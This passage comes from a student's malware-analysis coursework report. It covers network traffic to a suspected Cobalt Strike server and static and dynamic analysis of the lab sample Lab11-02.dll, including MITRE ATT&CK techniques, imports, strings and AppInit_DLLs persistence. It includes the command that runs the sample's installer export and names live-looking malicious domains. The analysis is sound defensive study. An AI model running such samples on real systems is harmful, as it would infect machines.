Also, I noticed when reviewing TCP traffic, that a regular handshake was being made to bupdater.com. When the ip was filtered it appears that data is transmitted from the victim's machine to bupdater.com about once a minute, which is possibly how the perpetrator is receiving the desired information.


Bupdater.com is apparently a Cobalt Strike Server and although I have read about it, I cannot quite understand what that means(Kageche, 2022).

Unfortunately, I cannot resolve a connection between the three malware sites. I cannot understand how oceriesfornot.top caused the connection with antnosience.com nor how bupdater.com was involved. Supposedly, it has been by mechanism of the malware.

Attacks Identifiable Using Wireshark

1. **DoS/DDoS Attacks**: Unusually high traffic volumes or repetitive requests to the same destination can indicate a denial-of-service attack.
2. **ARP Spoofing**: Look for multiple ARP responses with the same IP but different MAC addresses.
3. **Malware Traffic**: Outgoing connections to known malicious IP addresses or domains, especially on unusual ports.
4. **Port Scanning**: A series of TCP or UDP packets targeting multiple ports in a short timeframe could indicate a scan.
5. **Man-in-the-Middle**: If you see unexpected ARP traffic or strange TCP retransmissions, it might mean there is an MITM attack occurring.


Throughput Graph of Victim Conversations



Part 4 - Malware Analysis

Static Malware Analysis

VIRUSTOTAL




The screenshot from VirusTotal.com shows that many antivirus engines have identified the file as a trojan which is a type of malware that disguises itself as legitimate software. The antivirus engines employed by VirusTotal have identified patterns in the file that match common characteristics of trojan malware. Some specific information about the entries includes:

- Repeated use of the tag “Malicious” indicates that the file is considered malicious with a high degree of confidence.
- One tag identifies the file as a “Variant Of Generik.EMFRWIC” which suggests that the file is a variant of a known malware family sharing code or behaviors with that family.
- The “Win32.Troj.Unknown.a” and “Trojan.Win32.Generic.4!c” labels suggest that the file is a Windows trojan, but may not match a specific malware signature previously seen, hence, the use of "Unknown" or "Generic".
- Family labels are specific identifiers assigned to this malware by different antivirus engines or the vendors who manage them.

PESTUDIO

Mitre Att&ck Indicators




The MITRE ATT&CK framework, which is a globally-accessible knowledge base of malware techniques based on real-world observations of cybersecurity threats. Here's what the specific identifiers in the above screenshot mean:

- T1055: Process Injection - This technique involves injecting code into a legitimate process to evade process-based defenses as well as possibly elevate privileges. Malware uses this technique to execute malicious code in the context of another process.
- T1057: Process Discovery - This technique is used by an adversary to identify processes running on a system, which can be done for various purposes including finding security mechanisms or processes necessary for the malware's goals.
- T1105: Ingress Tool Transfer - This technique refers to the transfer of files or programs from an external system to a compromised system. This could be used by an attacker to bring additional tools or malware into the environment after having gained initial access.
- T1083: File and Directory Discovery - This technique involves an adversary trying to figure out the file and directory structure of the systems they compromise to understand where valuable data might be stored.
- T1106: Execution through API - This involves executing malicious code through an application programming interface (API) call to avoid directly calling system commands, which might be monitored.
- T1112: Modify Registry - This technique involves an adversary making changes to the Windows registry to hide configuration information within registry keys, establish persistence, or configure a system for exploitation(Mitre, 2024).

These techniques give analysts an idea about what the malware might do if executed, which helps to plan further analysis, defenses, and response strategies.

Imports




The above imports represent functions found in system libraries which the malware utilizes or may utilize. We can see above that the functions come from 3 libraries on the right and of particular importance are the following functions:

- **RegSetValueExA:** This function sets the data and type of a specified value under a registry key. It's used to write information into the Windows Registry, which could be used by malware to establish persistence or modify system settings.
- **RegOpenKeyExA:** It opens the specified registry key and returns a handle that can be used to access the key. Malware might use this to search for specific registry settings to modify or to find a location to store its own data.
- **RegCloseKey:** This function closes a handle to the specified registry key. It's used in conjunction with the above functions to ensure proper resource management.
- **GetCurrentProcessId:** Retrieves the process identifier of the calling process. This could be used by malware to get its own process ID for various reasons, such as injecting code into its process space or to avoid affecting processes with the same ID.
- **GetSystemDirectoryA:** Retrieves the path of the system directory, where Windows system files are stored. Malware may use this to locate certain files or to place its own files in system directories to hide or disguise them as legitimate.
- **Memcpy:** A C/C++ standard library function to copy a block of memory from one location to another. It's often used to manipulate memory directly, which can be part of both legitimate programs and malware for various tasks such as processing data buffers.
- **CopyFileA:** This function copies an existing file to a new file. Malware might use it to propagate itself, duplicate its code, or to move files around the system to different locations for obfuscation or spreading.

- **ReadFile:** Reads data from the specified file or input/output (I/O) device. Malware could use this to read sensitive information from files on the system or to load configuration data.
- **CreateFileA:** Used to create or open a file or an I/O device. This is a versatile function that can be used by malware for a wide range of purposes, including creating new files to store data, opening existing files to inject malicious code, or interfacing with hardware devices(JoeSandbox, 2014).


The top three functions will allow registry manipulation to avoid detection. The following Get- functions will allow examination of the system and how it operates. The last four functions seem to be concerned with copying, reading and writing files which appear to be for the purposes of persistence or replication.


Export




There is a singular export called installer which PEStudio doesn't tell us much about. We may find out what it does during the dynamic analysis.

Strings






Above, a full list of strings has been included which likely shows calls to the library functions mentioned in the section on imports. However, of particular importance and as the result of personal research, I have identified the following strings of the highest importance.



To take a closer look at strings, BinText was used to analyse the file.

BinText



Several things can be observed from the strings.


Firstly, the .dll file appears to be a 32-bit Windows DLL, as indicated by the strings .text, .data, .rdata, .reloc etc. These are standard sections in a Windows PE file(houhaibushihai, 2011).

Second, the presence of strings like LoadLibraryA, GetProcAddress, VirtualProtect, CreateFileA, ReadFile, RegSetValueExA suggests that the .dll file might be capable of loading additional libraries, creating/reading files, and writing to the registry. Perhaps most worrying, it may be capable of modifying its own memory permissions using the VirtualProtect function Kernel32 library, which is a common feature of malware. In fact, we see Kernel32.dll as one of the strings in BinText along with other strings like advapl13.dll, user32.dll, showing that the DLL likely interacts with some fundamental Windows API functions.

Thirdly, there are references to several executable names such as THEBAT.EXE, OUTLOOK.EXE, and MSIMN.EXE which are typically associated with email clients indicating that the DLL could have functionality related to email operations. Reinforcing that point, a string appears to be email header information (“RCPT TO:”).

Lastly, the presence of scrambled strings (0!0d0j0o0~0, q4q4q4,etc) at the end of the screenshot list could suggest obfuscation or encoded data within the file. This is also a common way in which malware hides certain data or functionality.


EXEINFO PE



It appears that no packer is used in this file so there is likely no obfuscation. However, the mention of "Only one Function" could suggest that the file is simple or stripped down, which might be the case with some obfuscated or packed files to avoid detection.

Dynamic Malware Analysis

PROCESS MONITOR



Using Process Monitor while running the malware presented an issue which I managed to solve through research online. I needed to run the following command in the command line to run the installer export from the .dll file:

```
rundll32.exe Lab11-02.dll,installer
```

What should have happened is that the RegSetValue function uses AppInit_DLLs to create and write spoolvxx32.dll into the Windows/System32 directory. Others online have observed this to happen. However, as can be seen in the above sample from process monitor, access to do that has been denied in this instance.

Process monitor, when filtered by rundll32.exe, does display a long list of processes corresponding to this malware which relate to creation of other processes and registry actions though I don't understand their significance.

Other Attempts at Analysis

I was unfortunately unable to get FakeNet.exe working although it seems from the static analysis carried out that no network interaction takes place and moreover, I have read online that that is the case.

Furthermore, I observed no activity relating to this malware using Process Hacker.

References

Aldawood, Hussain, and Geoffrey Skinner. “Educating and Raising Awareness on Cyber Security Social Engineering: A Literature Review.” In *2018 IEEE International Conference on Teaching, Assessment, and Learning for Engineering (TALE)*, 62–68. Wollongong, NSW: IEEE, 2018. https://doi.org/10.1109/TALE.2018.8615162.

———. “Educating and Raising Awareness on Cyber Security Social Engineering: A Literature Review.” In *2018 IEEE International Conference on Teaching, Assessment, and Learning for Engineering (TALE)*, 62–68. Wollongong, NSW: IEEE, 2018. https://doi.org/10.1109/TALE.2018.8615162.

———. “Reviewing Cyber Security Social Engineering Training and Awareness Programs—Pitfalls and Ongoing Issues.” *Future Internet* 11, no. 3 (March 18, 2019): 73. https://doi.org/10.3390/fi11030073.

AVTest. “Malware Statistics & Trends Report | AV-TEST,” 2024. https://www.av-test.org/en/statistics/malware/.

chousensha. “Pentest Lab - Metasploitable 2 - Core Dump Overflow,” July 3, 2014. https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/.

Flashpoint. “The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle.” *Flashpoint* (blog), July 10, 2023. https://flashpoint.io/blog/the-anatomy-of-a-ransomware-attack/.

FTI Consulting. “Identifying & Protecting the Corporate Crown Jewels.” Accessed March 28, 2024. https://www.ftitechnology.com/resources/white-papers/identifying-protecting-the-corporate-crown-jewels.

Haill, Oliver. “Aviva Says It Thinks Customer Data Secure after Capita Cyber Attack - Report.” Proactiveinvestors UK, May 3, 2023. https://www.proactiveinvestors.co.uk/companies/news/1014033/aviva-says-it-thinks-customer-data-secure-after-capita-cyber-attack-report-1014033.html.

Institute, AV-TEST- The Independent IT-Security. “AV-ATLAS - Current Threats.” AV-ATLAS - Current Threats. Accessed March 26, 2024. https://portal.av-atlas.org/current-threats.

———. “AV-ATLAS - Malware & PUA.” AV-ATLAS - Malware & PUA. Accessed March 26, 2024. https://portal.av-atlas.org/malware/scans.

Kapoor, Adhirath, Ankur Gupta, Rajesh Gupta, Sudeep Tanwar, Gulshan Sharma, and Innocent E. Davidson. “Ransomware Detection, Avoidance, and Mitigation Scheme: A Review and Future Directions.” *Sustainability* 14, no. 1 (January 2022): 8. https://doi.org/10.3390/su14010008.

Lab 2022, AO Kaspersky. “Kaspersky Threat Intelligence Portal.” Accessed March 26, 2024. https://opentip.kaspersky.com.

Malwarebytes. “Threat Types | Malwarebytes Labs.” Accessed March 26, 2024. https://www.malwarebytes.com/blog/threats.

Portswigger. “Latest Malware News and Attacks.” The Daily Swig, 2024. https://portswigger.net/daily-swig/malware.

Rahaman, Mostafijur. “Ethical Hacking | Footprinting.” GeeksforGeeks, January 30, 2019. https://www.geeksforgeeks.org/ethical-hacking-footprinting/.

Wang, Zuoguang, Limin Sun, and Hongsong Zhu. “Defining Social Engineering in Cybersecurity.” *IEEE Access* 8 (2020): 85094–115. https://doi.org/10.1109/ACCESS.2020.2992807.

———. “Defining Social Engineering in Cybersecurity.” *IEEE Access* 8 (2020): 85094–115. https://doi.org/10.1109/ACCESS.2020.2992807.

chousensha. “Pentest Lab - Metasploitable 2 - Core Dump Overflow,” July 3, 2014. https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/.

